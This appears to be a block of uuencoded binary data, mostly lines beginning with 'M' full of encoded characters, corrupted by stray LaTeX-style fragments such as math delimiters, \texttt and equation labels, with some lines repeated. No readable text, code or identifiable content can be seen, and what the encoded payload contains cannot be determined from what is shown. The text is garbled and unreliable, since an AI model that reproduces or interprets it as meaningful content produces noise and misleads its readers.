$M!@6?X+V(?IB\#/3B/W'Z\?]$=4[$99_`;?)H;QM,8@]4XB1]0DA^16V($7L+K)$ $M^{!}:>+0VC,?HC!GOQ.?*T,HQ:Z(%IV((/<`L5_?DZA+&(PRG\B%))!6V%D7@9)$ M;R`5A=KP]0X#,!>OX@OD;<O72/3\$=&S%6?R.2D\:QK,8AWB\A9]0NIUA^&,4 $MB_{1}:UHX*<-X'$, $1BWWX_{3}:ET_{1}$, $(,,,,,'^{.5}G_{1})$, $(,,,,,'^{.5}G_{1})$ M",82',5E%'F6KZ4(PCSL1PK<.S# T1N1V(Z/D(\$J'9G F("U.(V?4;83\Q\A M6(ICN`*OSLQ_#,(+.(`OD:\+\Q]]\$-6%^=^%^0^C*_,?G3`1Z_`.KJ-<-^8_ M1F,9\$1&&HMV9_QB,^3B(K_!0#^8_`C`3.W\$.EI[,?W3&)*S'N_@%WKV8_PC% M<AS'513KS?S'\$"S`(7P-CS[,?SR'6=B%3^\2P/Q'%TS&!KR'&RC_'/,?85B! $\texttt{M-_\$='@YD_F,H\$N(P+B!_7^8_`C\$;N_\$I<O5C_J,KGL=\&).-7/-*?^8]PK,0) }$ $\label{eq:main_main_substitute} \texttt{M?(_B`YC_\&(87<00746`@\Q]]$8U7\!E<@YC_Z(8IV(3W<3.(^3^(^8\K$(285)))) } \texttt{M?(_B`YC_\&(87<00746`@\Q]]$8U7\!E<@YC_Z(8IV(3W<3.(^3^(^8\K$(285)))) } \texttt{M?(_B`YC_\&(87<00746`@\Q]]$8U7\!E<@YC_Z(8IV(3W<3.(^3^(^8\K$(285)))) } \texttt{M?(_B`YC_\&(87<00746`@\Q]]$8U7\!E<@YC_Z(8IV(3W<3.(^3^(^8\K$(285)))) } \texttt{M?(_B`YC_\&(87<00746`@\Q]]$8U7\!E<@YC_Z(8IV(3W<3.(^3^(^8\K$(285)))) } \texttt{M?(_B`YC_\&(87<00746`@\Q]]$$ } \texttt{M?(_B`YC_\&(81V(3W<3.(^3^(^8\K$(87<00746))))) } \\ \texttt{M?(_B`YC_\&(81V(3W<3.(^3^(^8\K$(87<00746))))) } \texttt{M?(_B`YC_\&(81V(3W<3.(^3^(^8\K$(87<00746))))) } \\ \texttt{M?(_B`YC_\&(81V(3W<3.(^3^(^8\K$(87<00746))))) } \\ \texttt{M?(_B`YC_\&(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W<3.(^3^(^8\K$(81V(3W)))))))))))) } \\ \texttt{M?(_B`YC_\&(81V(3W)))} \\ \texttt{M?(_B`YC_\&(81V(3W))} \\ \texttt{M?(_B`YC_\&(81V(3W)))} \\ \texttt{M?(_B`YC_\&(81V(3W))} \\ \texttt{M?(_B`YC_\&(81V(3W)))} \\ \texttt{M?(_B`YC_\&(81V(3W))} \\ \texttt{M?(_B`YC_B)} \\ \texttt{M?($ MTE%B,/,?P[\$(K^\$;%!S"_\$<_S,\$>G\$?NH<Q_=,=4;,89_`:?8<Q_C,%JG,0/ $M*\#F<^8\1>FOXUMXCF\#^HS]BL!>?(\](YC]Z8!JVX^/<0L51S'^,11Q.X4>4$

M"F;^8R1>QAM(1:\$0YC\&8&X(\S^\$^8^\HYG_Z(GIV(JS^!V50IG_&(=XO(6? $M4#J,^8]16(P$7$+A<.8_!B(6^*9_W"+8/Y',/Q^*)OP(?Y^Y3',?XS'&KR-W"+8/Y')$ M:R@SEOF/8"S!45Q&D7',?P1A'08C!>[CF?_HC4ALQT?(0)4)S'],P%J<QL\H M.Y'YCQ`LQ3%<@=<DYC\&X04<P)?(-YGYCSZ(P@Y\#.-YYC\Z82+6X1U<1[DI MS'^,QC(D(@U%IS+_,1CS<1!?X:%IS'\\$8"9VXAS,O[>MALZ8A/5X%[_`>P;S M'Z%8CN.XBF*1S'\,P0(<PM?PB&+^XSG,PBY\`I>9S']TP61LP'NX@?*SF/\(MPPJ\B>_P\&SF/X9B(0[C`0)',_\1B-G8C4^1:P[S'UWQ/#8B&;_BD1CF/*Q M\$B?P/8K/9?YC&%[\$\$5Q\$@5CF/_HB&J_@,[C.8_ZC&Z9@\$]['351X@?F/"*Q" M\$M)18C[S'\.Q"*_A&Q1<P/Q'/\S!'IQ'[H7,?W3'5&S&&?P&GQ>9_QB#U3B) M'U!R\$?,?(_`27L>W\'R)^8_^B,%>?(X\+S/_T0/3L`4?X!8J+F;^8RSB<`H_ MHM02YC]&XF6\@5046LK\QP#,Q:OX`GF7,?_1\$].Q%6?Q.RHM9_YC'.+Q%GY" MZ17,?XS"8B3@\$@J09/YC(&*Q#_^"VRKF/WIA!K;A0_R!RJN9_QB/-7@;UU`F MCOF/8"S!45Q&D7CF/X(P#_N1`O<US'_T1B2VXR-DH,I:YC\F8"U.XV>47<?\ $M1PB6XABNP&L]\Q^{+}`(.X$ODV\+\1Q]$80<^AK&1^8].F(AU>`?746X3\Q^C$ $MLOR)2$/1S<Q_{\#},9',17>&@+Q'!F(F=.^?+5N8_.F,2UN-=_^+O;<Q_A&(Y)$ MCN,JBFUG_F,(%N`0OH;'#MXCQ2Q&9_1!\$,9@%C;@39S!5;@_;#&*P1=^Z(G! M",5D1",>NW\$&EV`I;C'*P1^!",-<K,01?(!SQ7E\N)2P&*50%2W0&T,Q#K,0 MCRU(P%E<ADM)BU\$2]=\$*G3\$(H9B#E=B)HW@?*?@>1BF+4025\#@Z(`B3,!,+ ML0J;L`='\1XNX2;RE[88WJB-9G@*W1&\$T8C\$8JPMS?V1B\$]Q!;?@7L9BE\$!5 $\label{eq:mms-wpsi} $$ MM$-W#$1$&<;'&FS'$7R`R_@5'F4M1AG41'-T17^$(;HL]\-^G,;G2$?><A:C $$ A:C M,'S0#.W1%Z,Q'80+<3\<P'\$DXSRNPO#F-?=F/+1&-X0@\$JMQR)L>W^`6BI2W M&!50&_[H@>&8BH78@\$,XC<^1CER/6`POU\$1;!&(,HK\$".W\$,'R,-N2M8C**H MA2?1!\&8B@58@SU(QE7\@GP^/`^41U6T1``F8BDVXE6\@0]]N!]<*G*LT1A= M, 1R16%F1'KMQN"+[A6LH5(GW!&JC!3JB/\(P#YMQJ!*/CZ_Q`RR5N1\>A3^Z $M2J(RZJ, 5.F, DQB(2"[`&>W`&*4A#!@I5LQAE41/-\`R",`FQB*O&_7`<'^(R))$ M<C_*,4)]M\$9/A"(&J[`5K^,<;J!X=8M1!VW0!Z&(PA+LPDFDX&9UVAH6HP'\ MT1W#,!7+:[`?.%Z#_<`W_\?>>88W<:WM>LU,>L].W>G9*3L]LBW)EFU9\$;8A M)A0'`PJ09&)L`0JRY4@R&-)[[SN]5T)Z[[U!ZDXC=:?W0GIV>CCW%"UIFOA^ $MG'.N[P=<UXW7^[QK^1HU5?]^K[\#:+FQ?J(/=81_(P9*P$=P(C\^+\"[\!*ON]))]$ M2AN""(R`*9"#P^\$,N`)N@8=@\$7P%6HA^#>I@..P%&9@+)\/E<!<\#1_#=[`\$ M5JU1Q`90#RF8`7/@:#@=+H>[X!GX%'Z\$E6K9-V!KJ(,]H`>*<"9<"7?`\$_ M?`E_P)IUBO@'U\$\$2)D,!CH)SX5JX'UZ#;V'E,-L>=H7=8"^8!6?!Q7`K/`90 MP#>P<D01V\\$(Z(:Y<"9<#T_`*_`E*%%%K`5;P,XP#%*0@Y/@0K@1%L`'\!V(M>OH=V!8:8"3TPBPX#LZ%:^`.>!P6P2?P\$ZS2P/:\$9NB\$7C@0SH!+X0YX%MZ\$ M[V&5&/TVA&\$LS(##X4RX`FZ!1^%E>`\6PU^P7B/3@1IHA<EP`!P&)\.%<!T\ M"HO@"]":6!>P/81A&'3"-#@(+H:'X67X!%9L9AU#',;!?I"#0^\\$.!?FPSWP M%+P,[\(7\">L%6=_@.V@"3IA7\C`+#@"3H7SX6JX\$YZ`%^!-^`2^`Z6%O@4V MA"UA!TC`:)@\$61B\$P^\$D.!NN@.OA7G@%?H,U\$BP[#(<ID(-CX\$*X!9Z&C^\/ M6'DW^C+8"6+0`9-@.LR"8^\$\N![N@T6P&%9),ASL"G\$8"_O"3!B"P^`D.!,N M@VO@)K@/%L#SL`C>AN]A":PQC/4(.T`\$AL%HF`QY.!B.A3/A(K@6[H2'X5E8 M!._!8E!;V<]@)VB&D3`)ID\$1#H\$3X&RX%.Z\$9^%E^!16;*-_AR3L!?UP(!P' M9\+%,`_NAJ?@=?@4OH<_8>5V]D78%5J@`_:&'!P!9\\$\N`<6P`?P-?P%ZP[G MV`1UD(1.2,, `S(5CX1R8!W?!B_`=K#R"X2`\$PV!/V!LR<""<"E?`';`0/H0E $ML/'N'(N@"?:$R9"&03@6SH<;X&&X`WZ"=3HX]D(3=,!$F`Y#<#Q<!_!E[#*]$ M2,XA8"L(01M,@EXHPM%P!EP)#\`S\`9\"-_!:GNP+:`.\$K`'[`U]<`+,ASOA M<7@!WH;%\!>L/8H^'2(P#G0X",Z`*^!N>`X^@3]@U=',)]3"2)@*<^!DF`\/ MP+/P#OP&ZX^AOX7=8!STP=%P-LR#^^%U6`SJ6/9MV`42T`G[0!%.A"O@/E@($M+*'\".LV,F^!MM\#(XR"?6%_.!\N@/O@67@+OH65]N2X!+O"*,C^+#@:_@57$ MPD/P&GP&2V"#<?27,!IFP""<!)?"C?`DO`Z?@=)%?=@.=H.]8`;,A=-A/CP` $MK'GH(VGGX3M(08=L"\4x"@X!2Z%V^$Q>`I>A'=A,?P!:T_@.`!M,`'2<"`<$ M#V?#)3`/;H.'X"U8#'_!^A,YQX\$DC('ID(=#X52X\$FZ#Q^\$5^`A^@=52[!^P $M._@5-IS\$_,)XF`J\#<")<!K?#00@(E,GT<U`+N\%(F`C3X`BX&.Z!5^`;6&4*)$ M?2S4P@B8`CDX&\$Z\$,^!\N!RNA5OA'G@8%L(+\`9\`%_`#_`'++\WYT+P=]@2 $M=H^Z:(;AT^E[03<(P;[^E[B6$\N+%<2*8B6QLEA%K"I6$ZN+-<2:8BVQMOB;$ M6\$>L*]83ZXL-Q(;B[V(CL;'81&PJ-A.;BRW\$EN(?8BNQM=A&;"O^*;83VXL= MQ(YB)[&SV\$7L*D*B1M2*.A\$6\$1\$5]:)!Q\$2C:!+-(BY:1\$+L)I)BF&@5;:)= $\texttt{M}\#! < \texttt{CQ.ZB0XP4} > \texttt{XA18K08}(\ \ : *3K\&G\&" > \texttt{ZQ'@Q04P4} *; \&7F" \ \texttt{OFBREB}; \ [\&/V\$?H] = \texttt{M}\#! < \texttt{CQ.ZB0XP4} > \texttt{XA18K08}(\ \ : *3K\&G\&" > \texttt{ZQ'@Q04P4} *; \&7F" \ \texttt{OFBREB}; \ [\&/V\$?H] = \texttt{M}\#! < \texttt{CQ.ZB0XP4} > \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! < \texttt{M}\#! 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M.%/\2YPESA;GB'/%>>)\<8&X4%PD+A:7B\$O%9>)R<86X4EPEKA;SQ#5BOKA6 $M7">N%S>(&\5-XF9QB[A5W"9N%W>(.\5=XFYQC[A7W"?N%P^(!\5#XF'QB'A4)])$ M/"8>T^()\4"L5\\)9X6SXAGQ7/B>?%O\8)X4;PD7A:OB\$7B5?&:>%V\(=X4) $M;XG_B+?%.^)=\9YX7WP@/A0?B8_%)^)3\9GX7'PAOA1?B<7B:_&-^%9\)[X7$ M/X@?Q4_BO^)G\80X5?PF?A=_B#_%7V()FU]15\$53EE.65U905E164E965E%6 M55935E?64-94UE+650ZFK*.LJZRGK*]LP*V0ORL;*1LKFRB;*ILIFRM;*%LJ M U"V4K96ME&VY4)P.V5[90=E1V4G96=E%V57):34*+5*G1)6(IP6URL-2DQI M5)J49B7.*59"V4U)*L.45J5-:5>&*R.4W94.9:2RAS)*&:V,4<8JG<J>RC@Z MN/'*!&6BDE+V4B:QFTU1]E;V4?95=&4_I5N9JO0HO4I:F:9,5V8H&65_9::2 M5?J4?B6G#"@'*'FEH!250666,EL94N8H<Y4#E8.4@Y5#E\$.5PY3#E2.4(Y6C ME*.58Y1CE>.4XY43E!.5DY23E5.44Y73E-.5,Y0SE7\I9REG*^<HYRKG*><K M%R@7*A<I%RN7*)<JERF7*U<H5RI7*5<K\Y1KE/G*M<IURO7*#<J-RDW*S<HM MRJW*; <KMRAW*G<I=RMW*/<J]RGW*_<H#RH/*0\K#RB/*H\ICRN/*\$\J3R@)E MH?*4\K3RC/*L\ISRO/)OY07E1>4EY67E%661\JKRFO*Z\H;RIO*6\A_E;>4= $MY5WE/>5]Y0/E0^4CY6/E$^53Y3/E<^4+Y40E*V6Q\K7RC?*M\IWRO?*#\J/R$ MD_)?Y6?E%^57Y3?E=^4/Y4_E+V4).[^BJJJF+J<NKZZ@KJBNI*ZLKJ*NJJZF MKJZNH:ZIKJ6NK?Y-74==5UU/75_=0-U0_;NZD;JQNHFZJ;J9NKFZA;JE^@]U M*W5K=1OUG^JVZG;J]NH.ZH[J3NK.ZB[JKFI(K5%KU3HUK\$;4J%JO-J@OM5%M M4IO5N-JB)M3=U*0Z3&U5V]1V=;@Z0MU=[5!'JGNHH]31ZAAUK-JI[JF.4[04 $\verb|M\>H$=:*:40=2)ZF3U2GJWNH^ZKZJKNZG=JM3U1ZU5TVKT]3IZ@PUH^ZOSE2S$ M:I_:K^;4`?4`-:\6U*(ZJ,Y29ZM#ZAQUKGJ@>I!ZL'J(>JAZF'JX>H1ZI'J4 M>K1ZC'JL>IQZO'J">J)ZDGJR>HIZJGJ:>KIZAGJF^B_U+/5L]1SU7/4\]7SU M^O5"]2+U8O42]5+U,O5R]0KU2O4J]6IUGGJ-.E^]5KU.O5Z]0;U1O4F]6;U% MO56]3;U=O4.]4[U+O5N]1[U7O4^]7WU`?5!]2'U8?41]5'U,?5Q]0GU27:`N M5)]2GU:?49]5GU.?5_^MOJ"^J+ZDOJR^HBY27U5?4U]7WU#?5-]2_Z.^K;ZC MOJN^I[ZO?J!^J'ZD?JQ^HGZJ?J9^KGZA?JE^I2Y6OU:_4;]5OU._5W]0?U1_ M4O^K_JS^HOZJ_J;^KOZA_JG^12ZAZU<T5=.TY;3EM16T%;65M)6U5;15M=6T MU;4UM#6UM;2UM;]IZVCK:NMIZVL;:!MJ?]<VTC;6-M\$VU3;3-M>VT+;4_J%M MI6VM;:-MJ_U3VT[;7MM!VU';2=M9VT7;50MI-5JM5J>%M8@6U>JU!BVF-6I-M6K,6UUJTA+:;EM2&::U:F]:N#==&:+MK'=I(;0]ME#9:&Z.-U3JU/;5Q6I<V M7IN@3=12VE[:)&VR-D7;6]M'VU?3M?VT;FVJUJ/U:FEMFC9=FZ%EM/VUF516 MCM:.T8[5CM..UT[03M1.TD[63M%.U4[33M?.T,[4_J6=I9VMG:.=JYVGG:]= MH%VH7:1=K%VB7:I=IEVN7:%=J5VE7:W-TZ[1YF07:M=IUVLW:#=J-VDW:[=H MMVJW:;=K=VAW:G=I=VOW:/=J]VGW:P]H#VH/:0]KCVB/:H]ICVM/:\$]J"[2% MVE/:T]HSVK/:<UJRIYB9Q2N\$_&TM#HED;Z_Q&EZR5\$@9A=9<?R&732>SF>Y" MTBV8-4; E>KJSR6PQG>]G7*VYOH%!RN;+?-73YM#CTM/*DY^8[BGF\FEC&L5, M_V!Z]^[^WFPZ7YEJ'^1)#Q@O&LI<-IOKL6?*"IC,A\$(ZWSEC3B'#M#N[IZ<+ M(IGG34EF>R!32([IZA#)0B\$SO;\SG^M)%PKC<R-S4\=.W9]IB&2QV-TSHS3" $\texttt{M8=T],P<'QJ6[>^UB5SH]TRZF\backslash IFB4:.0;IV1[IF9'!CH8>FZBZT,7Z\&/&^PG]}$ M9<79='?_X("S9M?@P\$`N7S0KM`WV#?B,9WAVL###1^_HSQ2#1]91D+F._FGY $M[D(Q/]A3',RGVS*{[JF\backslash M6G6LE>!,:K.7*'8T2>'WW,PG9\S.M<[F$VW=1>[}$ M36W"0"^KUV=6!LQE'=;=V\VREH54IK^K>UHZ/R[-U#.T-]:KE1Z>3QOC:37' M8XT_G1[@O^F9?FLJ#),;S/?OC+PBC6=8IK^W(V<,GTT;XVWMSF:GLF'\$L,%, MMA>]KZUU6-(9]?>.S_2E<X/%0F`BY4BDA#%:H[7V=F8&F!5':&3[>]+9MO2L M#+/4/3-MM)4#!EE8.].1LPO&Z/.LT<&T6;+55'>FR*8H:3.Z^Z>G/36-]6A, M<E1Z>G>V;6Q70UNN6)<,T%.6/B[=ERNFV])3!Z=/9U?(IPOI?N:)]I<WEFP8 MKP[/+(?M^7PN3Y@KI*V&;^]YINOHTUJFL1L9^]=HMG2F?[IH[>L=UET<DRMF MIK&[&5M"&.-L-5_Y;<MT\VYRTJ,PF\:&-W9*:^E+<5<QSTB3CI#:#-O/WBG7 MO+#G<W2Z?Y!B,9_+"KO7L):Z?18+;\$BSTOEB6WI:]V"V:'9%Z9(X/#,UG1^? M&S\CS]Y=\$JUH?,Y,^HKMO\@#<\S.1);:ARK+*5FV2J,F4V:Z^;3L;)..B&I& M5%KY73WL&_W#!J>QXU@9=MF\V0'.2;H%)NV54FZI))BK)5D9E#(LG)R:O:`R $M8E$KRO:&]Y$2$9)=IO7D>T=E^F=2W1&7\\I6[<"==CRW+#CGI$E)EH2MM5V<&$ M, ME"-D=M9VQ7IIWTL19*G8>CL=H5."JQ)LN!7(?EG=\MR!K90E>Z9Y##P9RV M=*\$GGQE@E=LYHYY=M'O:TFADQVL>&K,!<LHIET)K_[8:IBUUI?NZ!V9PC\$RZ $MA51)R/7,3!=+NS,28^@>2!=V^:^16NL99[(X]@EDIJ+I>=D<X.U-5V]7</td>$ M%&;D2AO&T<,E_<24:\$MW.\]\$S#TX:6BEY?:1NHJY`4LV>[.*HF,8VH@=[Y') $M=^]PVAI'U=US.6,F:,EIX^S)+K;2*HRS$!J(L8I-U=[!9)G=JZ*<,LN.->\6$ MV#7 = B4YQHFY[&!?>G1NL+]H+DXR0&=*QK*P"Y:Z4/O,P&P![*53]WY.<81MKV!D>MQ]<%M_87=.&?H1QN<<)W[!*:;)*K3:\$2G9_:-V=A=GC,]UL:5844:0

M]%49P^!`UMA[70<K*=MQ>W_%1B;R;&2T7M>IAE=*(5'7M1T1!_M8,^G^WNX\ M9U>YI\$=I'_+34A[-4HQ5,CR7[^OFU,0M,":OY!G,\$D9Q"C'(&>^(?&YPP#K@ M,<*`C#U,:5'M&@S@)[MKLS6IZ9;<M<;/&:"61[)K69NCU=A,YG2]HK/F\\$R^ M;S:G!>.-5EJH2(Q(YSK:RK%S81EO0,8Q<KFVW)))=BW8J-Y%+L&M,Z'"L0H=@ MUF`?98.98ZW8*:A=+<F0G+RSS.QR[84>_I#N&S[8;[?\$H4RIAS/+ULYK%B>V MC>;O`+M#>_^L3#[7W\<!WSJE8I(!&:9'9K!_NKU[F5.CXNZ9@GD"4C6;\$L,Y ME<]R8F],/^F([)Q1%*7]?GRNHCNH4,VU0.C6K<U2\$K/V/(P=++*ZDD7F?RJK MS9OBS#K/,88C4)4<\\<EA74(LG?S\$8.97J]JGZ,&)>SQ&)?2LF1IYBETN62> M[SM/1HP<C;Q0].:2U9*I<M(\GCC#]B&/X!J@(F0ATMU]%8)YV*@<I?LX4B7E $M\&8TEC$D/^2R$3,E$D)$<S#*[Q(ZY(_;,07#&/0XKEH<"1\0:=,7.VE9DC:>\$ ME=U3M#/9@GF?PBAP%6P*_`1R8G=VT"QWE<M<]MMMM:.?IFI?\$IBZL5:LN&`)</pre> M'?W6!3XKTKPLM]2)F?3LL=.H3)S+]LJF*\O,N=F%C:;_H)]*.D.RS*\$]#V;9 MIR<)T*UA[;.(RC)7VQ4=%0EYL#4#[\V;\$>E^HV^474XQG[6N[UAMR=9.QP]($M*X.4$7"?@&D:!QU'1$U':-9M[336E#'H\'R.`]9T>C7FW<P8Q^IRB091&9A#$ M.\X'W()5(]?7R5;IY#8%"V9L,4ZNNHK=Q<&"F997R:5H='=AIBQS1.QS5J;? M'S!^=YN6BI%/EP+[GH9,TD]SZ<62.^/2K`WDV>AI]E8N03-SJ>8KR]KR;,\M ML&Z\DF<P4W#<7G0+[4-I?W%4NG]Z<4:55,HOY1:]@L_D`B<6."GGA&B=%0&' MFE)#]#^X!F:LB2TMGPK,.S*#^4+.;)0>D396.7><]0]PE>-2AW.U8`SMDF@< ME;6,"WWC7\$VVR,J>C.U1;CI>/>76N6*T+UPK,GNDYTS-,951W7-HY8[Q>;+N ML; H6B4MXIV*?'#@VGWV6-8HU:JC>NS7N==J5SEHG!BY]?*9(8W\$)CME+<?3(MS38\$MDL^W=\SQ^J6DUXI59:*]O6S%"HW3X5:OIOD)U:.T%YDK]+1Z]5R^3&# $M?5S8EC-V'^{1K*'+%R])9VC,0>FF7;E/I)*/6EFWB_M',]-S2@W1NKKMS,U.$ MYV4CI\$7/-`XR70/='.,]2ON0GY;R:):2S3K6I\$.P:N2Y7R\$/-C(R<]X#IK^: $M])?=XYC8G<]P5<24_'6K/H==\\)*;E8IE;>4=5V0[C5W*+=@C,8\(Y-GV\R@)$ M1V(U^HD^`TN)7<3<]NPMP^:4=W7[J.,HMP^5(@YP,E/J6\$O7B'[K9BEY:V8& MLUGC/H.Y^&[!K,'%IGV(EV53M^:ZE7V-<\J2X%@R0QS5G9]N7MF.S01G^@;[MI%9P[OSV4I,K%,T;]&; `IA^D_S\$N*V4%XUJ)-2\$#:Y))9YBRPND9!+,ARN;E MKWOJ%RH\$N<.[ERW7/UVN.[=@CM&^,2N/'];SI=)95](KI<J2N3JIXQ)H;%[) M,Y@IC!G5-9\$39FMNY9TLNX;91R2#\$BE'PIY]A"*KQKHJE1I;GRMO^_AK*MF" M?85HC,!4!ONZD[-8%S0[^^;TF%RO3.V>F3Z#]F!(LDLU\$X8B5[YQ<EA*2+%B M-`PGNU>GD"H+8Z=5'",*;ET>EV>E_;-<W!2X#BD6"8WTV/;1K9UF@2<G61X+ MI(UK)/IF-(X3F9QQE[PUR_=B;(';0093):;\$G/JI*:]JKT^?^A5KNK"4=/!X $\verb|MO1GY9"H@X3\slashy|| 100!-N-Q] | MYNS<N/2.8QLUF512UA:5<ZF"XGJQ4T]T#|$ MKK!R7!V]CF#L--G32S%GCI(=HT(L;:MAN5RA<FI=,P:+]\$[<BLVS"ET#&;U0 $\verb|M92QW-JFD<OF9K*VNM#Q=]"9D%^]J\$YX&X6T)WHWHW7K>S6;>0>\\ \verb|M/X<J7V1U|$ MS>"4009H'L4<FMKYXN"`V>>Z8CO?6SZ>65.5IPOR9(D]OLHIF*'5U90>:+9V MM'E%#@T^<OE69#GE.'MQ:Q63,_IB\YY":9MY[\96R,:"ER-Y^C58D**\LMYS M, %?L+LM&\W%&R=[]!PM%XQCMT@O&/'GK5TS#.HH6O,OH3:4J4KG9T;![&)EP $M#F$^{)}.[@51R!?-16BDN+_OX=-^^/-*YA51),)]^5`9FQMII2^<64N@8V\D=$ $\texttt{M!AK(\\&SW]`JYMURV3@'*<6G'=BER5Y<R5R_FPK;S;*BBMES-XS,],V5?A"K/ }$ MY1UAJA1.S06[3X6,.SV.INR4:*\.T=N,C01G8%8MCKFN2QG[OHCLA621G<T1 M&3-IW06LG\$7J^*CENFPW<RD]MQR76J-B'+)S\4H^M0IR9*YAO!7D&#P[@I]H MU:05\'"VV#-#C,CFIG9GY2MACI"Z9FC>Q;3+1N?)770[*C\&M05Y1]P5IV0\ M5"K1D`NE,I=;=G&\$XQ:?6RJ-QNIG[8"&/],N6F=8]I[HE=I+\$Q^7KEPF>KO2 MN";TIUA3,IC&[);*U"]-QJS#\9?'X.8M;[MLW#!PQYPDED)9-*=MEJRU::G6 M(_.*XGA64,J,V])THKDY9KE]J\$A/8!99;59]8PV8!?-5KLJ=3XJ,S!H7BRXG MST'87=E8%U9AD-/:O#5->^'-(G>+K0K<N\[TEN8XU<W'6WBWS-Q2YG'"C#+4 MF>M^-AZ<X89Q%^^7F)U-1:TN8T4RE5XT>F!C7JRCN'%U-]1C/E^HDHJ&*Y-M M:=[C&`>: 2K%4U4]C9ZB4S;OMQAPY1M#1[S/6SMR`V:=Z:G<R"D=FEKTN2[?C]M.H9E. `OO*/">G7D97\Q;P>Z#T]/C6!\$.P=B;RU4<:>ND@C#IBE-67#%HV[#6 MKE\$,.VQ.,>T,69\$(KG?,4+C(LEZ6L\$>+)%]JX:6=<IC+#T^S^^73Y6%+IP>% MO?;SO=I,-^T`W3Z`L)"][&-FHVCO-U]B)&FVN-+SXE+L>,XK1>-8**N4CR4H MYO'=GC\$QJI4WFNQ3QHJ`76749/,A3NDO1V^SS%M>_"F__614;&-^^6.T5_Z, M'4CW&YFD+%NUC.W"'^.]4OZ8YXZ"%3S+LW>,RLE7,I*50?N0*TQ5AE9@70B; M1?FHA751ZL(IEGMP^>C5]88&NMT[V\5\VA1EKTO9[G3Y3 :E5M`U@]5G)^A* MS,JR\S2&,28C"S0LHRAGE?70>2CD*W;Q()&]R<B5'WPY(\9MK0V[CW9&*1D: MO;(C, %*STN8FE"76?46Y7*.BE"G.H%5-SQM7=;XJ=0>Y;3C+^%/,L%^QTE.9 M70-A@1B330>Z[\]RA.<VN7F:N)1\2G#GP7Z)T>AFV\$W'Y^R=D@P'4..LWGZI MU^I=D5GM\JK,WF&,!ENZ.64&Q@N[+(B5L5\JE\$6KBDP[WAET"5;5\LM^SM#* MVJ_FR:*EVC-HEKUOI9IR^8TX9VB-P+X,-HK.E]2\\$@.83P/,OL[N%CP2R]+) M3EQYUR3I4:PZY5>HN%@(NOJD4QPP+ZZH9MP^J'R_U(A+;:FCEU7.V3NJM4KL

MINP*9=IJS<Y()CMZY;M67\$-T#F8+:7.34LQ/-Q\I"?.TP7YOU0K:T@-%Z]!G MQ_*M.5=,?=>)B-S45J;*:YIFOC.=-P?EW6G[EH5'IULZ8-!X.F)D!LTVD>QL M+0?&?88.CC%B7'>FD)8_)Q#CTK+1TB7+GSG(0&Y3C](^Y*>E/)I#H?4X1^9] MBT6F0&^Q5,FYI^*>L!7(SL)Z"Z-@J7+IK78FBW:W:L9V0[&VE#`OY\$F5EG-T MNUL:VU7KEKA0DY*QG]%AF2NH@Z.(.]'%CL5(S#92+<?<RFQN-K\P*/UXI%"I MTR_V\$&?3Y*TF7(J,GD4&LJ=\Z&,W*U\ZN864+53Y\$<Q2:Y3&\$?#K*T?6^P,8 MTCRB[3&[@LIRLB)@\$0;/\$BI J5#2K&@4<V7L-6;0;^WS%!W7A,3&+)0?2%CG M:79'.JZ8;>T>X'1./@\$I*W1I_#@\$QN>9(R/!7-F78\$9D]&4RXK1@-I>'1FER M.I^S=1ZSYK)9GV>NR<`4^T(70W#HF6\$>*RO*ALZC7>NBC;+SS0VW8-7.9E@E $\texttt{M?O<Q2\$9[K8.T_,4\$0<63RU+\$35Z9,09*\$SA?WR!V-"F7P*[J(Z7<DBG8:\E\E\E)] }$ $\label{eq:md_jqkbj} $$MD_{JQKBJ2K9T}_{J}_{\& _{D}}*Y/&O'WVQ_{\#.5PF}@K'2/*(Q0HH;Z&U>=]$D-7E$$ M<^TNWU<.*JMU],AQ>=]`\.KNE<6;!.9=WQZV15FV]NCV"6VM98W3FB'CF5[% M\$SQRE;]5X:+!H3F7A[,OMR(?MYB;H9"LDJN<9[K=L=RA-5LILN>MAK+425,O MRM7EWH5<RS">_; I\A.IRO='@\$APKT5HEL@TX+V[DU3TY[TL*?B*C]GM%P%>E MKNMAO5LP:_#JMWW!T.7['-Y?9E#_Y_`!NE4_GY=-W^YL*91^H#@^9_Q\$T:GP M7`W!_>3=*Z5L2;[W[@S;ATJ"V:+-/<"CR'\$8'5"I;%XQ&Z?]"%6?L2\ES\A= M3\HK!9J`#-V]K.]I(SK'HU(C,U>EU;>1J7AT3F#NKIPX&W>O'+UIM61*)JUU MX7C`[@RIZGR\32Q?H^2\$A<;2T=]KG,X:\^/_D!G=]9"TR_^98%?`<[JN:L_I MN@(>M@4FS-8BGU]1S_^!4)?G64^%9JVW@&<Z79Z'*%VNARA&G,[W%?*S>(O< M/K*6=ASKQ,.Y7MQ/2J1@G/H-EBZO*@;G\JGB?8:R;FY8ZGD>FTC%N>:E;)[K MC!ADD9B#\@@J[C:A!9U)N'_0@S2A?X:Q]BO._%C[YIY=^?RC*^CY1U?I"<&H $M[JGI; -(5FXW6_S"3S1K.G^OBC`X8%X3TG7,=AW\,]/Y]9JUDW+[UA@0S3!T]$ MD7=UNK+\X-?ZWVAH@X4!3KGLD\FNV1G...V?7,K(3EI-R75[JBQ2;V[70+K' MN'8L[[I&*\KT5_Z0L"S9F[\LV!/R;WE6TKZLEA&7T02E5[LI<"%*W817NREW 